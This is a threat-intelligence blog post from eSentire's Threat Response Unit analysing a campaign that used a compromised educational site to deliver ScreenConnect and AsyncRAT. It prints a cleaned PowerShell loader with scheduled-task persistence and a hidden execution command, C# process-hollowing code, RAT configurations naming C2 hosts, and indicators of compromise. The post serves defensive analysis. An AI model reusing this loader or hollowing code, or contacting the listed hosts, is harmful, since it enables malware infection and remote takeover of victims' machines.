Operation PhantomControl

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 16:00:58 UTC

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

In July 2023, we received multiple alerts from BlueSteel, our machine-learning powered PowerShell classifier, on the execution of malicious PowerShell commands. Our Incident Handling Team identified ScreenConnect activity, which created numerous malicious files under the *ProgramData* folder.




Figure 1: Malicious files dropped under the ProgramData folder

The ScreenConnect client was downloaded from a compromised Teachflix website (the website hosts educational videos for the classroom).




Figure 2: Compromised Teachflix website delivering ScreenConnect

Upon visiting one of the pages, the user would get an error pop-up instructing them to download and launch the binary “teachflix.exe” to be able to browse through the website.

The error icon and ScreenConnect binary are located under */.well-known* directory of the compromised webpage, as shown in Figure 3.




Figure 3: Snipped of the code responsible for serving ScreenConnect binary

The threat actor(s) executed the 02.bat script via the ScreenConnect session. The batch script is responsible for launching the malicious PowerShell command.

Unfortunately, we were not able to retrieve the 02.bat script. We cleaned up the command (Figure 5), and we can see that it retrieves the file “Coinfg.SVG” from the server after the string replacements.




Figure 4: Execution of the 01.bat file via ScreenConnect session




Figure 5: Malicious PowerShell command

The payload was hosted on a Plesk-controlled website and was uploaded to the server on July 12th. After performing an open source search, we were able to identify this as the WSO PHP webshell, which is available on GitHub. Our Threat Response Unit (TRU) discovered over 20 websites impacted, including the ones that were at some point infected with the webshell and delivering ScreenConnect. The binaries were also located at */.well-known* directory.

Based on the naming conventions and infection patterns, we assess with high confidence that the same threat actor is behind Operation PhantomControl.




Figure 6: Coinfg.SVG payload




Figure 7: Example of another infected website


The SVG file is a PowerShell script that performs the following actions:

- Process hollowing via the first binary named “NewPE.dll” (RegSvc.exe process) – Figure 9. The binary is obfuscated with ConfuserEx.
- Loading and invoking the main payload, which is AsyncRAT (an open-source remote access trojan with numerous capabilities, including remote access, file exfiltration, and keylogging)
- Writing the PowerShell file “cgihvzm.ps1” into the *ProgramData\ HAZLOPTVICXEAQ* folder (please note that the directory name can be different)
- Writing VBS file “HAZLOPTVICXEAQ.vbs” and PowerShell file “HAZLOPTVICXEAQ.ps1” into the same mentioned folder above
- Creating a scheduled task named “HAZLOPTVICXEAQ” to run the VBS file
- Writing the batch file “1.bat” info in the mentioned folder
- Running the PowerShell file “cgihvzm.ps1”, “HAZLOPTVICXEAQ.ps1”, and the batch file “1.bat”

```
[Byte[]] $AJZHANABAUVX = AJZHANABAUVX $JAVXLAPOIV
[Byte[]] $HGLADIVLASKWW = AJZHANABAUVX $injector
[Byte[]] $YVLAXZIEDRAX = AJZHANABAUVX $asyncrat_payload
$JJALAKEKENBCX = [Ref].Assembly
$UBVCLZAQLIBVB = $JJALAKEKENBCX::Load($HGLADIVLASKWW)
}catch{}
Try{
$UBLXZMAQWEUV = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcVANALIXSERSAs.exe'
$UBVCLZAQLIBVB.GetType('NewVANALIXSERSAPE.PE'.replace('VANALIXSERSA','')).GetMethod('ExVANALIXSERSAecuVANALIXSERSAte'.Invoke($null,($UBLXZMAQWEUV,$YVLAXZIEDRAX))
$null,[object[]] $UBLXZMAQWEUV
}catch{}
'@
[IO.File]::WriteAllText("C:\ProgramData\HAZLOPTVICXEAQ\cgihvzm.ps1", $Content)
Sleep 1
$Content = @'
try
{
&'schtasks.exe' '/create' '/sc' 'minute' '/mo' 1 '/tn' ''HAZLOPTVICXEAQ '/tr' (('C:\ProgramData\HAZLOPTVICXEAQ\HAZLOPTVICXEAQ.vbs'));
} catch { }
'@
[IO.File]::WriteAllText("C:\ProgramData\HAZLOPTVICXEAQ\HAZLOPTVICXEAQ.ps1", $Content)
$Content = @'
on error resume next
WScript.Sleep 10000
set xfbapvg = CreateObject("WScript.Shell")
xfbapvg.run "C:\ProgramData\HAZLOPTVICXEAQ\1.bat",0
'@
[IO.File]::WriteAllText("C:\ProgramData\HAZLOPTVICXEAQ\HAZLOPTVICXEAQ.vbs", $Content)
$Content = @'

CMD /C powershell -NOP -WIND HIDDEN -eXEC BYPASS -NONI "C:\ProgramData\HAZLOPTVICXEAQ\cgihvzm.ps1"
'@
[IO.File]::WriteAllText("C:\ProgramData\HAZLOPTVICXEAQ\1.bat", $Content)
Start-Sleep 10
I`E`X([IO.File]::ReadAllText('C:\ProgramData\HAZLOPTVICXEAQ\HAZLOPTVICXEAQ.ps1'))
```

Figure 8: Cleaned up a snippet of Coinfg.SVG script



```
public static void Execute(string path, byte[] payload)
{
    for (int i = 0; i < 5; i++)
    {
        int num = 0;
        Structure.StartupInformation startupInformation = default(Structure.StartupInformation);
        Structure.ProcessInformation processInformation = default(Structure.ProcessInformation);
        startupInformation.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(Structure.StartupInformation)));
        try
        {
            if (!API.CreateProcessA(path, "", IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref startupInformation, ref processInformation))
            {
                throw new Exception();
            }
            int num2 = PE.ToInt32(payload, 60);
            int num3 = PE.ToInt32(payload, num2 + 50 + 2);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size != 4)
            {
                if (!API.Wow64GetThreadContext(processInformation.ThreadHandle, array))
                {
                    throw new Exception();
                }
            }
            else if (!API.GetThreadContext(processInformation.ThreadHandle, array))
            {
                throw new Exception();
            }
            int num4 = array[41];
            int num5 = 0;
            if (!API.ReadProcessMemory(processInformation.ProcessHandle, num4 + 8, ref num5, 4, ref num))
            {
                throw new Exception();
            }
            if (num3 == num5 && API.ZwUnmapViewOfSection(processInformation.ProcessHandle, num5) != 0)
            {
                throw new Exception();
            }
            int num6 = PE.ToInt32(payload, num2 + 80);
            int num7 = PE.ToInt32(payload, num2 + 84);
            bool flag = false;
            int num8 = API.VirtualAllocEx(processInformation.ProcessHandle, num3, num6, 12288, 64);
            if (num8 == 0)
            {
                throw new Exception();
            }
            if (!API.WriteProcessMemory(processInformation.ProcessHandle, num8, payload, num7, ref num))
```

Figure 9: PE responsible for process hollowing

Each file created under *ProgramData* does:

- **HAZLOPTVICXEAQ.vbs** – responsible for running the 1.bat file
- **1.bat file –** responsible for running “cgihvzm.ps1” file via the command:
  - CMD /C powershell -NOP -WIND HIDDEN -eXEC BYPASS -NONI "C:\ProgramData\HAZLOPTVICXEAQ\cgihvzm.ps1"
- **cgihvzm.ps1 –** responsible for process hollowing and invoking AsyncRAT payload under RegSvc.exe process

TRU was able to extract the configuration of the AsyncRAT (you can find the configuration extractor here):

```
InstallFolder: %AppData%
InstallFile:
Delay: 3
Hwid: null
Ports: 7707
Hosts: 3llah23.run[.]place
Version: | Edit 3LOSH RAT
Install: false
Key: Rlc2WlZTZktzenBUZjlxY3FuSERObFU3YTlKT1NWM2o=
MTX: AsyncMutex_pp5533
Certificate: MIIE8jCCAtqgAwIBAgIQAPeWQ4YJ3MvReCGwLzn7rTANBgkqhkiG9w0BAQ0FADAaMRgwFgYDVQQDDA9Bc3luY1JI
ServerSignature: Fa5Vn2RD7yT9pbzm5Y7IKIzEEYkDjYtqyenb3bJPDoamNXehAGwA66fUHRfTxg8a3F45tVAHZ2wgBQtCSYZ
Anti: false
offlineKL: true
clipper: null
```

```
btc: false
eth: July23
```

TRU also observed two other attempts to retrieve the payload via ScreenConnect session after executing the 01.bat script. One of the payloads was located at 212.11.196[.]183/~sytimes/C0nfig.jpg. However, at the time of this reporting, the host is down.

Another payload was retrieved via the “runing.exe” binary. We were not able to retrieve the binary as it was removed. However, through open-source analysis, we assess with medium confidence that the binary is an AutoHotKey loader that is used to retrieve the secondary payload (in our case, the payload is located at hxxp://moealalah.za[.]com/moealalah.jpg, which is no longer available). We were able to retrieve similar files from VirusTotal:

- 1da8d6c16662e383b822b6bade1a22a8
- 8f9b33e897e2b0fdd0ff93ee7d98750b

The configurations extracted from both payloads:


Sample: 1da8d6c16662e383b822b6bade1a22a8

```
InstallFolder: %AppData%
InstallFile:
Delay: 3
Hwid: null
Ports: 6606,7707,8808
Hosts: exos.mywire[.]org,esxo.ddnsfree[.]com
Version: | Edit 3LOSH RAT
Install: false
Key: RlJwM3pUdnZaREZmWGdxRWZ1dWxrdEZKWW5ZQnVWbm8=
MTX: AsyncMutex_x
Certificate: MIIE8jCCAtqgAwIBAgIQAPeWQ4YJ3MvReCGwLzn7rTANBgkqhkiG9w0BAQ0FADAaMRgwFgYDVQQDDA9Bc3luY1J
ServerSignature: UhbE2oQynqRnX48lpueYKPvSxE9W0Ci2coEjy0d1o7nRpwyX3EaaUXnqAEksohjTKvYNHDgTXQfdQKDzVo7
Anti: false
offlineKL: true
clipper: null
btc: false
eth: Default
```

Sample: 8f9b33e897e2b0fdd0ff93ee7d98750b

```
InstallFolder: %AppData%
InstallFile:
Delay: 3
Hwid: null
Ports: 8808,5010
```

```
Hosts: r0nj.ooguy[.]com
Version: | Edit 3LOSH RAT
Install: false
Key: Y3hNMmN0YU9odDlldE9kenhtQ3d1RkwxZXpMNkZMWEY=
MTX: AsyncMutex_6SI8OkPnk
Certificate: MIIE8jCCAtqgAwIBAgIQAPeWQ4YJ3MvReCGwLzn7rTANBgkqhkiG9w0BAQ0FADAaMRgwFgYDVQQDDA9Bc3luY1J
ServerSignature: iWL0PXmyFu2bGJKrjiG4nztTVlih2vW2GMzh4NDA09LO69YZH7FaF9KzNc0pFtXLEOlDVDuDmRsOsmlA9BB
Anti: false
offlineKL: false
clipper: null
btc: false
eth: GRACE
```



The threat actor generated the ScreenConnect client using ClickOnceRun option which then, upon user execution, downloads the client from the attacker's controlled ScreenConnect panel. In the case we observed, the attacker's ScreenConnect instance was `engineer53.screenconnect[.]com`. Upon launching the client, the attacker gained full remote control on the victim's machine.




Figure 10: Downloading ScreenConnect client from attacker's controlled panel

What did we do?

- eSentire TRU investigated the threat and confirmed the activity is malicious.
- Our team of 24/7 SOC Cyber Analysts isolated affected hosts to contain this incident in accordance with the customer's business policies.

What can you learn from this TRU Positive?

- Attackers used ScreenConnect, delivered via a compromised website, to achieve remote control over the machine and push additional malware such as AsyncRAT.
- eSentire TRU was able to identify over 20 websites that were compromised by the same threat actor.
- AsyncRAT payloads that belong to the threat actor are communicating on different C2 servers.

Recommendations from our Threat Response Unit (TRU):

- Train users to identify and report potentially malicious content using Phishing and Security Awareness Training (PSAT) programs.
- Ensure employees have access to a dedicated software center to download corporate-approved software.
- Protect endpoints against malware by:
  - Ensuring antivirus signatures are up-to-date.
  - Using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) tool to detect and contain threats.

Indicators of Compromise

Name	Indicator
AsyncRAT	37950f1c490168d8c52bde11799fa40b
AsyncRAT	addfb71ffe786565f2e156fb5bb45f42
AsyncRAT	bf96552cf18eb495d06ec007cef18831
AsyncRAT C2	exos.mywire[.]org
AsyncRAT C2	esxo.ddnsfree[.]com
AsyncRAT C2	3llah23.run[.]place
AsyncRAT C2	r0nj.ooguy[.]com
Coinfg.SVG	fa176901cd6018b7a9516f3287fc5b75
HAZLOPTVICXEAQ.vbs	d8b8486e376519aa4bfe152b7137df33
1.bat	c6c8b7cd095bf71cb47604b0b3d7e4b6
HAZLOPTVICXEAQ.ps1	aa8a3ab5b73600904dd73664d338e27b
cgihvzm.ps1	5093aa07dcead8ec112fe9ff80fc6499
teachflix.exe	0716fa674efaed96bfe3cd96f991ccb3
Attacker’s ConnectWise instance	engineer53.screenconnect[.]com

Potential C2 for webshell	45.94.211[.]123

References

- https://blog.sucuri.net/2020/03/tiny-wso-webshell-loader.html
- https://github.com/RussianPanda95/Configuration_extractors/blob/main/AsyncRAT_config_extractor.py

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: https://www.esentire.com/blog/operation-phantomcontrol